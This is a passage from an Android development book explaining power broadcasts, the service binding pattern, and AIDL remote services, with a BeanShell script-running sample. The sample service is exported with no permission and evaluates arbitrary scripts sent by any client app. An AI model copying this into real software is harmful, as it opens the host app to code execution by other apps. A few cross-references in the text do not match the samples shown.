There are many commands you can issue to the emulator by means of `telnet`. To change the battery level, use `power capacity NN`, where `NN` is the percentage of battery life remaining that you wish the emulator to return. If you do that while you have an `ACTION_BATTERY_CHANGED` `BroadcastReceiver` registered, the receiver will receive a broadcast `Intent`, informing you of the change.

You can also experiment with some of the other `power` subcommands (e.g., `power ac on` or `power ac off`), or other commands (e.g., `geo`, to send simulated GPS fixes, just as you can do from DDMS).

## Other Power Triggers

If you are only interested in knowing when the device has been attached to, or detached from, a source of external power, there are different broadcast Intent actions you can monitor: `ACTION_POWER_CONNECTED` and `ACTION_POWER_DISCONNECTED`. These are only broadcast when the power source changes, not just every time the battery changes charge level. Hence, these will be more efficient, as your code will be invoked less frequently. Better still, you can use manifest-registered broadcast receivers for these, bypassing the limits the system puts on `ACTION_BATTERY_CHANGED`.

# Remote Services and the Binding Pattern

Earlier in this book, we covered using services by sending commands to them to be processed. That "command pattern" is one of two primary means of interacting with a service — the binding pattern is the other. With the binding pattern, your service exposes a more traditional API, in the form of a "binder" object with methods of your choosing. On the plus side, you get a richer interface. However, it more tightly ties your activity to your service, which may cause you problems with configuration changes.

Either the command pattern or the binding pattern can be used, if desired, across process boundaries, with the client being some third-party application. In either case, you will need to export your service via an `<intent-filter>`. And, in the case of the binding pattern, your "binder" implementation will have some restrictions.

This chapter covers the binding pattern for local services, plus inter-process commands and binding (a.k.a., remote services).

## Prerequisites

Understanding this chapter requires that you have read the chapters on:

- broadcast Intents
- service theory

# The Binding Pattern

Implementing the binding pattern requires work on both the service side and the client side. The service will need to have a full implementation of the `onBind()` method, which typically just returns `null` for a service solely implementing the command pattern. And, the client (e.g., an activity) will need to ask to bind to the service, instead of (or perhaps in addition to) starting the service.

## What the Service Does

The service implements a subclass of `Binder` that represents the service's exposed API. For a local service, your `Binder` can have pretty much whatever methods you want: method names, parameters, return types, and exceptions thrown are up to you. When you get into remote services, your `Binder` implementation will be substantially more constrained, to support inter-process communication.

Then, your `onBind()` method returns an instance of the `Binder`.

## What the Client Does

Clients call `bindService()`, supplying the `Intent` that identifies the service, a `ServiceConnection` object representing the client side of the binding, and an optional `BIND_AUTO_CREATE` flag. As with `startService()`, `bindService()` is asynchronous. The client will not know anything about the status of the binding until the `ServiceConnection` object is called with `onServiceConnected()`. This not only indicates the binding has been established, but for local services it provides the Binder object that the service returned via `onBind()`. At this point, the client can use the `Binder` to ask the service to do work on its behalf.

Note that if the service is not already running, and if you provide `BIND_AUTO_CREATE`, then the service will be created first before being bound to the client. If you skip `BIND_AUTO_CREATE`, and the service is not already running, `bindService()` will return `false`, indicating there was no existing service to bind to.

Eventually, the client will need to call `unbindService()`, to indicate it no longer needs to communicate with the service. For example, an activity might call `bindService()` in its `onCreate()` method, then call `unbindService()` in its `onDestroy()` method. Once you call `unbindService()`, your `Binder` object is no longer safe to be used by the client. If there are no other bound clients to the service, Android will shut down the service as well, releasing its memory. Hence, we

do not need to call `stopService()` ourselves – Android handles that, if needed, as a side effect of unbinding.

Your `ServiceConnection` object will also need an `onServiceDisconnected()` method. This will be called only if there is an unexpected disconnection, such as the service crashing with an unhandled exception.

# When IPC Attacks!

If you wish to extend the binding pattern to serve in the role of IPC, whereby other processes can get at your `Binder` and call its methods, you will need to use AIDL: the Android Interface Description Language. If you have used IPC mechanisms like COM, CORBA, or the like, you will recognize the notion of IDL. AIDL describes the public IPC interface, and Android supplies tools to build the client and server side of that interface.

With that in mind, let's take a look at AIDL and IPC.

## Write the AIDL

IDLs are frequently written in a "language-neutral" syntax. AIDL, on the other hand, looks a lot like a Java interface. For example, here is some AIDL:

```
package com.commonsware.android.advservice;

// Declare the interface.
interface IScript {
  void executeScript(String script);
}
```

As with a Java interface, you declare a package at the top. As with a Java interface, the methods are wrapped in an interface declaration (`interface IScript { ... }`). And, as with a Java interface, you list the methods you are making available.

The differences, though, are critical.

First, not every Java type can be used as a parameter. Your choices are:

1. Primitive values (`int`, `float`, `double`, `boolean`, etc.)
2. `String` and `CharSequence`
3. `List` and `Map` (from `java.util`)
4. Any other AIDL-defined interfaces

5. Any Java classes that implement the `Parcelable` interface, which is Android's flavor of serialization

In the case of the latter two categories, you need to include `import` statements referencing the names of the classes or interfaces that you are using (e.g., `import com.commonsware.android.ISomething`). This is true even if these classes are in your own package — you have to import them anyway.

Next, parameters can be classified as `in`, `out`, or `inout`. Values that are `out` or `inout` can be changed by the service and those changes will be propagated back to the client. Primitives (e.g., `int`) can only be `in`; we included in for the AIDL for `enable()` just for illustration purposes.

Also, you cannot throw any exceptions. You will need to catch all exceptions in your code, deal with them, and return failure indications some other way (e.g., error code return values).

Name your AIDL files with the `.aidl` extension and place them in the proper directory based on the package name.

When you build your project, either via an IDE or via Ant, the `aidl` utility from the Android SDK will translate your AIDL into a server stub and a client proxy.

## Implement the Interface

Given the AIDL-created server stub, now you need to implement the service, either directly in the stub, or by routing the stub implementation to other methods you have already written.

The mechanics of this are fairly straightforward:

1. Create a private instance of the AIDL-generated `.Stub` class (e.g., `IScript.Stub`)
2. Implement methods matching up with each of the methods you placed in the AIDL
3. Return this private instance from your `onBind()` method in the `Service` subclass

Note that AIDL IPC calls are synchronous, and so the caller is blocked until the IPC method returns. Hence, your services need to be quick about their work.

We will see examples of service stubs later in this chapter.

# A Consumer Economy

Of course, we need to have a client for AIDL-defined services, lest these services feel lonely.

## Bound for Success

To use an AIDL-defined service, you first need to create an instance of your own `ServiceConnection` class. `ServiceConnection`, as the name suggests, represents your connection to the service for the purposes of making IPC calls.

Your `ServiceConnection` subclass needs to implement two methods:

- `onServiceConnected()`, which is called once your activity is bound to the service
- `onServiceDisconnected()`, which is called if your connection ends normally, such as you unbinding your activity from the service

Each of those methods receives a `ComponentName`, which simply identifies the service you connected to. More importantly, `onServiceConnected()` receives an `IBinder` instance, which is your gateway to the IPC interface. You will want to convert the `IBinder` into an instance of your AIDL interface class, so you can use IPC as if you were calling regular methods on a regular Java class (`IScript.Stub.asInterface(binder)`).

To actually hook your activity to the service, call `bindService()` on the activity:

```
package com.commonsware.android.advservice.client;

import android.app.Activity;
import android.app.AlertDialog;
import android.content.ComponentName;
import android.content.Context;
import android.content.Intent;
import android.content.ServiceConnection;
import android.os.Bundle;
import android.os.IBinder;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import com.commonsware.android.advservice.IScript;
```

```
public class BshServiceDemo extends Activity {
  private IScript service=null;
  private ServiceConnection svcConn=new ServiceConnection() {
    public void onServiceConnected(ComponentName className,
                                   IBinder binder) {
      service=IScript.Stub.asInterface(binder);
    }

    public void onServiceDisconnected(ComponentName className) {
      service=null;
    }
  };

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);

    Button btn=(Button)findViewById(R.id.eval);
    final EditText script=(EditText)findViewById(R.id.script);

    btn.setOnClickListener(new View.OnClickListener() {
      public void onClick(View view) {
        String src=script.getText().toString();

        try {
          service.executeScript(src);
        }
        catch (android.os.RemoteException e) {
          AlertDialog.Builder builder=
                    new AlertDialog.Builder(BshServiceDemo.this);

          builder
            .setTitle("Exception!")
            .setMessage(e.toString())
            .setPositiveButton("OK", null)
            .show();
        }
      }
    });

    bindService(new Intent("com.commonsware.android.advservice.IScript"),
                svcConn, Context.BIND_AUTO_CREATE);
  }

  @Override
  public void onDestroy() {
    super.onDestroy();

    unbindService(svcConn);
  }
}
```

The `bindService()` method takes three parameters:

- An `Intent` representing the service you wish to invoke
- Your `ServiceConnection` instance
- A set of flags — most times, you will want to pass in `BIND_AUTO_CREATE`, which will start up the service if it is not already running

After your `bindService()` call, your `onServiceConnected()` callback in the `ServiceConnection` will eventually be invoked, at which time your connection is ready for use.

### Request for Service

Once your service interface object is ready (`IScript.Stub.asInterface(binder)`), you can start calling methods on it as you need to. In fact, if you disabled some widgets awaiting the connection, now is a fine time to re-enable them.

However, you will want to trap two exceptions. One is `DeadObjectException` — if this is raised, your service connection terminated unexpectedly. In this case, you should unwind your use of the service, perhaps by calling `onServiceDisconnected()` manually, as shown above. The other is `RemoteException`, which is a more general-purpose exception indicating a cross-process communications problem. Again, you should probably cease your use of the service.

### Getting Unbound

When you are done with the IPC interface, call `unbindService()`, passing in the `ServiceConnection`. Eventually, your connection's `onServiceDisconnected()` callback will be invoked, at which point you should null out your interface object, disable relevant widgets, or otherwise flag yourself as no longer being able to use the service.

You can always reconnect to the service, via `bindService()`, if you need to use it again.

## Service From Afar

Everything from the preceding two sections could be used by local services. However, AIDL adds a fair bit of overhead, which is not necessary with local services. After all, AIDL is designed to marshal its parameters and transport them across process boundaries, which is why there are so many quirky rules about what you can and cannot pass as parameters to your AIDL-defined APIs.

So, given our AIDL description, let us examine some implementations, specifically for remote services.

Our sample applications — shown in the `AdvServices/RemoteService` and `AdvServices/RemoteClient` sample projects — integrate BeanShell into a remote service. If you actually wanted to use scripting in an Android application, with scripts loaded off of the Internet, isolating their execution into a service might not be a bad idea. In the service, those scripts are sandboxed, only able to access files and APIs available to that service. The scripts cannot access your own application's databases, for example. If the script-executing service is kept tightly controlled, it minimizes the mischief a rogue script could possibly do.

## Service Names

To bind to a service's AIDL-defined API, you need to craft an Intent that can identify the service in question. In the case of a local service, that Intent can use the local approach of directly referencing the service class.

Obviously, that is not possible in a remote service case, where the service class is not in the same process, and may not even be known by name to the client.

When you define a service to be used by remote, you need to add an intent-filter element to your service declaration in the manifest, indicating how you want that service to be referred to by clients. The manifest for `RemoteService` is shown below:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1"
          android:versionName="1.0"
          package="com.commonsware.android.advservice"
          xmlns:android="http://schemas.android.com/apk/res/android">

  <uses-sdk android:minSdkVersion="3"
            android:targetSdkVersion="6" />
  <supports-screens android:largeScreens="false"
                    android:normalScreens="true"
                    android:smallScreens="false" />
  <application android:icon="@drawable/cw"
               android:label="@string/app_name">
    <service android:name=".BshService">
      <intent-filter>
        <action android:name="com.commonsware.android.advservice.IScript" />
      </intent-filter>
    </service>
  </application>
</manifest>
```

Here, we say that the service can be identified by the name `com.commonsware.android.advservice.IScript`. So long as the client uses this name to identify the service, it can bind to that service's API.

In this case, the name is not an implementation, but the AIDL API, as you will see below. In effect, this means that so long as some service exists on the device that implements this API, the client will be able to bind to something.

## The Service

Beyond the manifest, the service implementation is not too unusual. There is the AIDL interface, `IScript`:

```
package com.commonsware.android.advservice;

// Declare the interface.
interface IScript {
  void executeScript(String script);
}
```

And there is the actual service class itself, `BshService`:

```
package com.commonsware.android.advservice;

import android.app.Service;
import android.content.Intent;
import android.os.IBinder;
import android.util.Log;
import bsh.Interpreter;

public class BshService extends Service {
  private final IScript.Stub binder=new IScript.Stub() {
    public void executeScript(String script) {
      executeScriptImpl(script);
    }
  };
  private Interpreter i=new Interpreter();

  @Override
  public void onCreate() {
    super.onCreate();

    try {
      i.set("context", this);
    }
    catch (bsh.EvalError e) {
      Log.e("BshService", "Error executing script", e);
    }
  }
```

```
  @Override
  public IBinder onBind(Intent intent) {
    return(binder);
  }

  @Override
  public void onDestroy() {
    super.onDestroy();
  }

  private void executeScriptImpl(String script) {
    try {
      i.eval(script);
    }
    catch (bsh.EvalError e) {
      Log.e("BshService", "Error executing script", e);
    }
  }
}
```

The biggest thing to note is that the service returns no result and handles any errors locally. Hence, the client will not get any response back from the script — the script will just run. In a real implementation, this would be silly, and we will work to rectify this later in this chapter.

Also note that, in this implementation, the script is executed directly by the service on the calling thread. One might think this is not a problem, since the service is in its own process and, therefore, cannot possibly be using the client's UI thread. However, AIDL IPC calls are synchronous, so the client will still block waiting for the script to be executed. This too will be corrected later in this chapter.

## The Client

The client — `BshServiceDemo` out of `AdvServices/RemoteClient` – connects to the remote service to ask it to execute BeanShell scripts on the user's behalf:

```
package com.commonsware.android.advservice.client;

import android.app.Activity;
import android.app.AlertDialog;
import android.content.ComponentName;
import android.content.Context;
import android.content.Intent;
import android.content.ServiceConnection;
import android.os.Bundle;
import android.os.IBinder;
import android.view.View;
import android.widget.Button;
```

```
import android.widget.EditText;
import com.commonsware.android.advservice.IScript;

public class BshServiceDemo extends Activity {
  private IScript service=null;
  private ServiceConnection svcConn=new ServiceConnection() {
    public void onServiceConnected(ComponentName className,
                                   IBinder binder) {
      service=IScript.Stub.asInterface(binder);
    }

    public void onServiceDisconnected(ComponentName className) {
      service=null;
    }
  };

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);

    Button btn=(Button)findViewById(R.id.eval);
    final EditText script=(EditText)findViewById(R.id.script);

    btn.setOnClickListener(new View.OnClickListener() {
      public void onClick(View view) {
        String src=script.getText().toString();

        try {
          service.executeScript(src);
        }
        catch (android.os.RemoteException e) {
          AlertDialog.Builder builder=
                    new AlertDialog.Builder(BshServiceDemo.this);

          builder
            .setTitle("Exception!")
            .setMessage(e.toString())
            .setPositiveButton("OK", null)
            .show();
        }
      }
    });

    bindService(new Intent("com.commonsware.android.advservice.IScript"),
                svcConn, Context.BIND_AUTO_CREATE);
  }

  @Override
  public void onDestroy() {
    super.onDestroy();

    unbindService(svcConn);
```

```
  }
}
```

Note that the client needs its own copy of `IScript.aidl`. After all, it is a totally separate application, and therefore does not share source code with the service. In a production environment, we might craft and distribute a JAR file that contains the `IScript` classes, so both client and service can work off the same definition (see the upcoming chapter on reusable components). For now, we will just have a copy of the AIDL.

Then, the `bindService()` call uses a slightly different `Intent`, one that references the name the service is registered under, and that is the glue that allows the client to find the matching service.

If you compile both applications and upload them to the device, then start up the client, you can enter in Beanshell code and have it be executed by the service. Note, though, that you cannot perform UI operations (e.g., raise a `Toast`) from the service. If you choose some script that is long-running, you will see that the Go! button is blocked until the script is complete:





*Figure 324: The BshServiceDemo application, running a long script*

# Servicing the Service

The preceding section outlined two flaws in the implementation of the Beanshell remote service:

- The client received no results from the script execution
- The client blocked waiting for the script to complete

If we were not worried about the blocking-call issue, we could simply have the `executeScript()` exported API return some sort of result (e.g., `toString()` on the result of the Beanshell `eval()` call). However, that would not solve the fact that calls to service APIs are synchronous even for remote services.

Another approach would be to pass some sort of callback object with `executeScript()`, such that the server could run the script asynchronously and invoke the callback on success or failure. This, though, implies that there is some way to have the activity export an API to the service.

Fortunately, this is eminently doable, as you will see in this section, and the accompanying samples ( `AdvServices/RemoteServiceEx` and `AdvServices/RemoteClientEx`).

## Callbacks via AIDL

AIDL does not have any concept of direction. It just knows interfaces and stub implementations. In the preceding example, we used AIDL to have the service flesh out the stub implementation and have the client access the service via the AIDL-defined interface. However, there is nothing magic about services implementing and clients accessing — it is equally possible to reverse matters and have the client implement something the service uses via an interface.

So, for example, we could create an `IScriptResult.aidl` file:

```
package com.commonsware.android.advservice;

// Declare the interface.
interface IScriptResult {
  void success(String result);
  void failure(String error);
}
```

Then, we can augment `IScript` itself, to pass an `IScriptResult` with `executeScript()`:

```
package com.commonsware.android.advservice;

import com.commonsware.android.advservice.IScriptResult;

// Declare the interface.
interface IScript {
  void executeScript(String script, IScriptResult cb);
}
```

Notice that we need to specifically import `IScriptResult`, just like we might import some "regular" Java interface. And, as before, we need to make sure the client and the server are working off of the same AIDL definitions, so these two AIDL files need to be replicated across each project.

But other than that one little twist, this is all that is required, at the AIDL level, to have the client pass a callback object to the service: define the AIDL for the callback and add it as a parameter to some service API call.

Of course, there is a little more work to do on the client and server side to make use of this callback object.

## Revising the Client

On the client, we need to implement an `IScriptResult`. On `success()`, we can do something like raise a `Toast`; on `failure()`, we can perhaps show an `AlertDialog`.

The catch is that we cannot be certain we are being called on the UI thread in our callback object.

So, the safest way to do that is to make the callback object use something like `runOnUiThread()` to ensure the results are displayed on the UI thread. And, of course, we need to update our call to `executeScript()` to pass the callback object to the remote service.

```
package com.commonsware.android.advservice.client;

import android.app.Activity;
import android.app.AlertDialog;
import android.content.ComponentName;
import android.content.Context;
import android.content.Intent;
import android.content.ServiceConnection;
```

```
import android.os.Bundle;
import android.os.IBinder;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;
import com.commonsware.android.advservice.IScript;
import com.commonsware.android.advservice.IScriptResult;

public class BshServiceDemo extends Activity {
  private IScript service=null;
  private ServiceConnection svcConn=new ServiceConnection() {
    public void onServiceConnected(ComponentName className,
                                   IBinder binder) {
      service=IScript.Stub.asInterface(binder);
    }

    public void onServiceDisconnected(ComponentName className) {
      service=null;
    }
  };

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);

    Button btn=(Button)findViewById(R.id.eval);
    final EditText script=(EditText)findViewById(R.id.script);

    btn.setOnClickListener(new View.OnClickListener() {
      public void onClick(View view) {
        String src=script.getText().toString();

        try {
          service.executeScript(src, callback);
        }
        catch (android.os.RemoteException e) {
          failureImpl(e.toString());
        }
      }
    });

    bindService(new Intent("com.commonsware.android.advservice.IScript"),
                svcConn, Context.BIND_AUTO_CREATE);
  }

  @Override
  public void onDestroy() {
    super.onDestroy();

    unbindService(svcConn);
  }
```

```
  private void successImpl(String result) {
    Toast
      .makeText(BshServiceDemo.this, result, Toast.LENGTH_LONG)
      .show();
  }

  private void failureImpl(String error) {
    AlertDialog.Builder builder=
              new AlertDialog.Builder(BshServiceDemo.this);

    builder
      .setTitle("Exception!")
      .setMessage(error)
      .setPositiveButton("OK", null)
      .show();
  }

  private final IScriptResult.Stub callback=new IScriptResult.Stub() {
    public void success(final String result) {
      runOnUiThread(new Runnable() {
        public void run() {
          successImpl(result);
        }
      });
    }

    public void failure(final String error) {
      runOnUiThread(new Runnable() {
        public void run() {
          failureImpl(error);
        }
      });
    }
  };
}
```

## Revising the Service

The service also needs changing, to both execute the scripts asynchronously and use the supplied callback object for the end results of the script's execution.

`BshService` from `AdvServices/RemoteServiceEx` uses the `LinkedBlockingQueue` pattern to manage a background thread. An `ExecuteScriptJob` wraps up the script and callback; when the job is eventually processed, it uses the callback to supply the results of the `eval()` (on success) or the message of the `Exception` (on failure):

```
package com.commonsware.android.advservice;

import android.app.Service;
import android.content.Intent;
import android.os.IBinder;
```

```
import android.util.Log;
import java.util.concurrent.LinkedBlockingQueue;
import bsh.Interpreter;

public class BshService extends Service {
  private final IScript.Stub binder=new IScript.Stub() {
    public void executeScript(String script, IScriptResult cb) {
      executeScriptImpl(script, cb);
    }
  };
  private Interpreter i=new Interpreter();
  private LinkedBlockingQueue<Job> q=new LinkedBlockingQueue<Job>();

  @Override
  public void onCreate() {
    super.onCreate();

    new Thread(qProcessor).start();

    try {
      i.set("context", this);
    }
    catch (bsh.EvalError e) {
      Log.e("BshService", "Error executing script", e);
    }
  }

  @Override
  public IBinder onBind(Intent intent) {
    return(binder);
  }

  @Override
  public void onDestroy() {
    super.onDestroy();

    q.add(new KillJob());
  }

  private void executeScriptImpl(String script,
                                 IScriptResult cb) {
    q.add(new ExecuteScriptJob(script, cb));
  }

  Runnable qProcessor=new Runnable() {
    public void run() {
      while (true) {
        try {
          Job j=q.take();

          if (j.stopThread()) {
            break;
          }
          else {
```

```
            j.process();
          }
        }
        catch (InterruptedException e) {
          break;
        }
      }
    }
  };

  class Job {
    boolean stopThread() {
      return(false);
    }

    void process() {
      // no-op
    }
  }

  class KillJob extends Job {
    @Override
    boolean stopThread() {
      return(true);
    }
  }

  class ExecuteScriptJob extends Job {
    IScriptResult cb;
    String script;

    ExecuteScriptJob(String script, IScriptResult cb) {
      this.script=script;
      this.cb=cb;
    }

    void process() {
      try {
        cb.success(i.eval(script).toString());
      }
      catch (Throwable e) {
        Log.e("BshService", "Error executing script", e);

        try {
          cb.failure(e.getMessage());
        }
        catch (Throwable t) {
          Log.e("BshService",
                "Error returning exception to client",
                t);
        }
      }
    }
```

```
  }
}
```

Notice that the service's own API just needs the `IScriptResult` parameter, which can be passed around and used like any other Java object. The fact that it happens to cause calls to be made synchronously back to the remote client is invisible to the service.

The net result is that the client can call the service and get its results without tying up the client's UI thread.

You may be wondering why we do not simply use an `AsyncTask`. The reason is that remote service methods exposed by AIDL are not invoked on the main application thread — one of the few places in Android where Android calls your code from a background thread. An `AsyncTask` expects to be created on the main application thread.

# The Bind That Fails

Sometimes, a call to `bindService()` will fail for some reason. The most common cause will be an invalid `Intent` — for example, you might be trying to bind to a `Service` that you failed to register in the manifest. The `bindService()` method returns a `boolean` value indicating whether or not there was an immediate problem, so you can take appropriate steps.

For local services, this is usually just a coding problem. For remote services, though, it could be that the service you are trying to work with has not been installed on the device. You have two approaches for dealing with this:

- You can watch for `bindService()` to return `false` and assume that means the service is not installed
- You can use introspection to see if the service is indeed installed before you even try calling `bindService()`

We will look at introspection techniques elsewhere in this book.

## The Results

The activity now looks a bit different, with the two buttons at the top:


*Figure 325: The "unbound" application, with two buttons to launch scripts*

However, the results are the same — type in some Java code, click either button, and get a `Toast` with your script's results.

# The "Everlasting Service" Anti-Pattern

One anti-pattern that is all too prevalent in Android is the "everlasting service". Such a service is started via `startService()` and never stops — the component starting it does not stop it and it does not stop itself via `stopSelf()`.

Why is this an anti-pattern?

1. The service takes up memory all of the time. This is bad in its own right if the service is not continuously delivering sufficient value to be worth the memory.
2. Users, fearing services that sap their device's CPU or RAM, may attack the service with so-called "task killer" applications or may terminate the service via the Settings app, thereby defeating your original goal.

3. Android itself, due to user frustration with sloppy developers, will terminate services it deems ill-used, particularly ones that have run for quite some time.

Occasionally, an everlasting service is the right solution. Take a VOIP client, for example. A VOIP client usually needs to hold an open socket with the VOIP server to know about incoming calls. The only way to continuously watch for incoming calls is to continuously hold open the socket. The only component capable of doing that would be a service, so the service would have to continuously run.

However, in the case of a VOIP client, or a music player, the user is the one specifically requesting the service to run forever. By using `startForeground()`, a service can ensure it will not be stopped due to old age for cases like this.

As a counter-example, imagine an email client. The client wishes to check for new email messages periodically. The right solution for this is the `AlarmManager` pattern described elsewhere in this book. The anti-pattern would have a service running constantly, spending most of its time waiting for the polling period to elapse (e.g., via `Thread.sleep()`). There is no value to the user in taking up RAM to watch the clock tick. Such services should be rewritten to use `AlarmManager`.

Most of the time, though, it appears that services are simply leaked. That is one advantage of using `AlarmManager` and an `IntentService` – it is difficult to leak the service, causing it to run indefinitely. In fact, `IntentService` in general is a great implementation to use whenever you use the command pattern, as it ensures that the service will shut down eventually. If you use a regular service, be sure to shut it down when it is no longer actively delivering value to the user.

# Advanced Manifest Tips

If you have been diligent about reading this book (versus having randomly jumped to this chapter), you will already have done a fair number of things with your project's `AndroidManifest.xml` file:

1. Used it to define components, like activities, services, content providers, and manifest-registered broadcast receivers
2. Used it to declare permissions your application requires, or possibly to define permissions that other applications need in order to integrate with your application
3. Used it to define what SDK level, screen sizes, and other device capabilities your application requires

In this chapter, we continue looking at things the manifest offers you, starting with a discussion of controlling where your application gets installed on a device, and wrapping up with a bit of information about activity aliases.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## Just Looking For Some Elbow Room

On October 22, 2008, the HTC Dream was released, under the moniker of "T-Mobile G1", as the first production Android device.

Complaints about the lack of available storage space for applications probably started on October 23rd.

The Dream, while a solid first Android device, offered only 70MB of on-board flash for application storage. This storage had to include:

1. The Android application (APK) file
2. Any local files or databases the application created, particularly those deemed unsafe to put on the SD card (e.g., privacy)
3. Extra copies of some portions of the APK file, such as the compiled Dalvik bytecode, which get unpacked on installation for speed of access

It would not take long for a user to fill up 70MB of space, then have to start removing some applications to be able to try others.

Users and developers alike could not quite understand why the Dream had so little space compared to the available iPhone models, and they begged to at least allow applications to install to the SD card, where there would be more room. This, however, was not easy to implement in a secure fashion, and it took until Android 2.2 for the feature to become officially available.

Now that it is available, though, let's see how to use it.

## Configuring Your App to Reside on External Storage

Indicating to Android that your application can reside on the SD card is easy... and necessary, if you want the feature. If you do not tell Android this is allowed, Android will *not* install your application to the SD card, nor allow the user to move the application to the SD card.

All you need to do is add an `android:installLocation` attribute to the root `<manifest>` element of your `AndroidManifest.xml` file. There are three possible values for this attribute:

- `internalOnly`, the default, meaning that the application cannot be installed to the SD card
- `preferExternal`, meaning the application would like to be installed on the SD card
- `auto`, meaning the application can be installed in either location

If you use `preferExternal`, then your application will be initially installed on the SD card in most cases. Android reserves the right to still install your application on internal storage in cases where that makes too much sense, such as there not being an SD card installed at the time.

If you use `auto`, then Android will make the decision as to the installation location, based on a variety of factors. In effect, this means that `auto` and `preferExternal` are functionally very similar – all you are doing with `preferExternal` is giving Android a hint as to your desired installation destination.

Because Android decides where your application is initially installed, and because the user has the option to move your application between the SD card and on-board flash, you cannot assume any given installation spot. The exception is if you choose `internalOnly`, in which case Android will honor your request, at the potential cost of not allowing the installation at all if there is no more room in on-board flash.

For example, here is the manifest from the `SMS/Sender` sample project, profiled in another chapter, showing the use of `preferExternal`:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.sms.sender"
  android:installLocation="preferExternal"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <uses-permission android:name="android.permission.SEND_SMS"/>

  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <supports-screens
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="false"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <activity
      android:name="Sender"
      android:label="@string/app_name">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
```

```
      </intent-filter>
    </activity>
  </application>

</manifest>
```

Since this feature only became available in Android 2.2, to support older versions of Android, just have your build tools target API level 8 (e.g., `target=android-8` in `project.properties` for those of you building via Ant, or Project > Properties > Android for those of you building with Eclipse) while having your `minSdkVersion` attribute in the manifest state the lowest Android version your application supports overall. Older versions of Android will ignore the `android:installLocation` attribute. So, for example, in the above manifest, the `Sender` application supports API level 4 and above (Android 1.6 and newer), but still can use `android:installLocation="preferExternal"`, because the build tools are targeting API level 8.

## What the User Sees

For an application that wound up on the SD card, courtesy of your choice of `preferExternal` or `auto`, the user will have an option to move it to the phone's internal storage. This can be done by choosing the application in the Manage Applications list in the Settings application, then clicking the "Move to phone" button:





*Figure 326: An application, installed on the SD card*

Conversely, if your application is installed in on-board flash, and it is movable to external storage, they will be given that option:





*Figure 327: An application, installed on the on-board flash but movable to the SD card*

## What the Pirate Sees

Ideally, the pirate sees nothing at all.

One of the major concerns with installing applications to the SD card is that the SD card is usually formatted FAT32 (`vfat`), offering no protection from prying eyes. The concern was that pirates could then just pluck the APK file off the SD card and distribute it, even for paid apps from the Play Store.

Apparently, they solved this problem.

To quote the Android developer documentation:

> The unique container in which your application is stored is encrypted with a randomly generated key that can be decrypted only by the device that originally installed it. Thus, an application installed on an SD card works for only one device.

Moreover, this "unique container" is not normally mounted when the user mounts external storage on their host machine. The user mounts `/mnt/sdcard`; the "unique container" is `/mnt/asec`.

## What Your App Sees… When the Card is Removed

So far, this has all seemed great for users and developers. Developers need to add a single attribute to the manifest, and Android 2.2+ users gain the flexibility of where the app gets stored.

